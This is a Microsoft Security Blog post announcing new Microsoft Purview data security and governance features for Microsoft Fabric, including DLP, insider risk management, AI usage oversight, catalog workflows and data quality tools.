Organizations are skeptical about AI transformation due to concerns of sensitive data oversharing and poor data quality. In fact, 86% of organizations lack visibility into AI data flows, operating in darkness about what information employees share with AI systems [1]. Compounding on this challenge, about 67% of executives are uncomfortable using data for AI due to quality concerns [2]. The challenges of data oversharing and poor data quality requires organizations to solve these issues seamlessly for the safe usage of AI. Microsoft Purview offers a modern, unified approach to help organizations secure and govern data across their entire data estate, in particular best in class integrations with M365, Microsoft Fabric, and Azure data estates, streamlining oversight and reducing complexity across the estate.

At FabCon Atlanta, we’re announcing new Microsoft Purview innovations for Fabric to help seamlessly secure and confidently activate your data for AI transformation. These updates span data security and data governance, granting Fabric users to both

  1. Discover risks and prevent data oversharing in Fabric
  2. Improve governance processes and data quality across their data estate

1. Discover risks and prevent data oversharing in Fabric

As data volume increases with AI usage, Microsoft Purview secures your data with capabilities such as Information Protection, Data Loss Prevention (DLP), Insider Risk Management (IRM), and Data Security Posture Management (DSPM). These capabilities work together to secure data throughout its lifecycle and now specifically for your Fabric data estate. Here are a few new Purview innovations for your Fabric estate:

Microsoft Purview DLP policies to prevent data leakage for Fabric Warehouse and KQL/SQL DBs


Now generally available, Microsoft Purview DLP policies allow Fabric admins to prevent data oversharing in Fabric through policy tip triggering when sensitive data is detected in assets uploaded to Warehouses. Additionally, in preview, Purview DLP enables Fabric admins to restrict access to assets with sensitive data in KQL/SQL DBs and Fabric Warehouses to prevent data oversharing. This helps admins limit access to sensitive data detected in these data sources and data stores to just asset owners and allowed collaborators. These DLP innovations expand upon the depth and breadth of existing DLP policies to ensure sensitive data in Fabric is protected.

Figure 1. DLP restrict access preventing data oversharing of customer information stored in a KQL database.

Microsoft Purview Insider Risk Management (IRM) indicators for Lakehouse, IRM data theft quick policy for Fabric, and IRM pay-as-you-go usage report for Fabric




Microsoft Purview Insider Risk Management is now generally available for Microsoft Fabric extending its risk-detection capabilities to Microsoft Fabric lakehouses (in addition to Power BI which is supported today) by offering ready-to-use risk indicators based on risky user activities in Fabric lakehouses, such as sharing data from a Fabric lakehouse with people outside the organization . Additionally, IRM data theft policy is now generally available for security admins to create a data theft policy to detect Fabric data exfiltration, such as exporting Power BI reports. Also, organizations now have visibility into how much they are billed with the IRM pay-as-you-go usage report for Fabric, providing customers with an easy-to-use dashboard to track their consumption and predictability on costs.

Figure 2. IRM identifying risky user behavior when handling data in a Fabric Lakehouse. 

Figure 3. Security admins can create a data theft policy to detect Fabric data exfiltration. 

Figure 4. Security admins can check the pay-as-you-go usage (processing units) across different workloads and activities such as the downgrading of sensitivity labels of a lakehouse through the usage report.

Microsoft Purview for all Fabric Copilots and Agents


Microsoft Purview currently provides capabilities in preview for all Copilots and Agents in Fabric. Organizations can:

  • Discover data risks such as sensitive data in user prompts and responses and receive recommended actions to reduce these risks.
  • Detect and remediate oversharing risks with Data Risk Assessments on DSPM, that identify potentially overshared, unprotected, or sensitive Fabric assets, giving teams clear visibility into where data exposure exists and enabling targeted actions—like applying labels or policies—to reduce risk and ensure Fabric data is AI‑ready and governed by design.
  • Identify risky AI usage with Microsoft Purview Insider Risk Management to investigate risky AI usage, such as an inadvertent user who has neglected security best practices and shared sensitive data in AI.
  • Govern AI usage with Microsoft Purview Audit, Microsoft Purview eDiscovery, retention policies, and non-compliant usage detection.

Figure 5. Purview DSPM provides admins with the ability to discover data risks such as a user’s attempt to obtain historical data within a data agent in the Data Science workload in Fabric. DSPM subsequently provides actions to solve this risk.

Now that we’ve covered how Purview helps secure Fabric data and AI, the next focus is ensuring Fabric users can use that data responsibly.

2. Improve governance processes and data quality across their data estate

Once an organization’s data is secured for AI, the next challenge is ensuring consumers can easily find and trust the data needed for AI. This is where the Purview Unified Catalog comes in, serving as the foundation for enterprise data governance. Estate-wide data discovery provides a holistic view of the data landscape, helping prevent valuable data from being underutilized. Built-in data quality tools enable teams to measure, monitor, and remediate issues such as incomplete records, inconsistencies, and redundancies, ensuring decisions and AI outcomes are based on trusted, reliable data.  Purview provides additional governance capabilities for all data consumers and governance teams and supplement those who utilize the Fabric OneLake catalog. Here are a few new innovations within the Purview Unified Catalog:

Publication workflows for data products and glossary terms


Now generally available, data owners can leverage Workflows in the Purview Unified Catalog to manage how data products and glossary terms are published. Customizable workflows enable governance teams to work faster to create a well curated catalog, specifically by ensuring that data products and glossary terms are published and governed responsibly. Data consumers can request access to data products and be reassured that the data is held to a certain governance standard by governance teams.

Figure 6. Customizing a Workflow for publishing a glossary term in your catalog.

Data quality for ungoverned assets in the Unified Catalog, including Fabric data  


In the Unified Catalog, Data Quality for ungoverned data assets allows organizations to run data quality on data assets, including Fabric assets, without linking them to data products. This approach enables data quality stewards to run data quality at a faster speed and on greater scale, ensuring that their organizations can democratize high quality data for AI use cases.

Figure 7.  Running data quality on data assets without it being associated with a data product.

Looking Forward

As organizations accelerate their AI ambitions, data security and governance become essential. Microsoft Purview and Microsoft Fabric deliver an integrated and unified foundation that enables organizations to innovate with confidence, ensuring data is protected, governed, and trusted for responsible AI activation.

We’re committed to helping you stay ahead of evolving challenges and opportunities as you unlock more value from your data. Explore these new capabilities and join us on the journey toward a more secure, governed, and AI‑ready data future.

[1] 2025 AI Security Gap: 83% of Organizations Flying Blind

[2] The Importance Of Data Quality: Metrics That Drive Business Success

The post New Microsoft Purview innovations for Fabric to safely accelerate your AI transformation appeared first on Microsoft Security Blog.

  •  
❌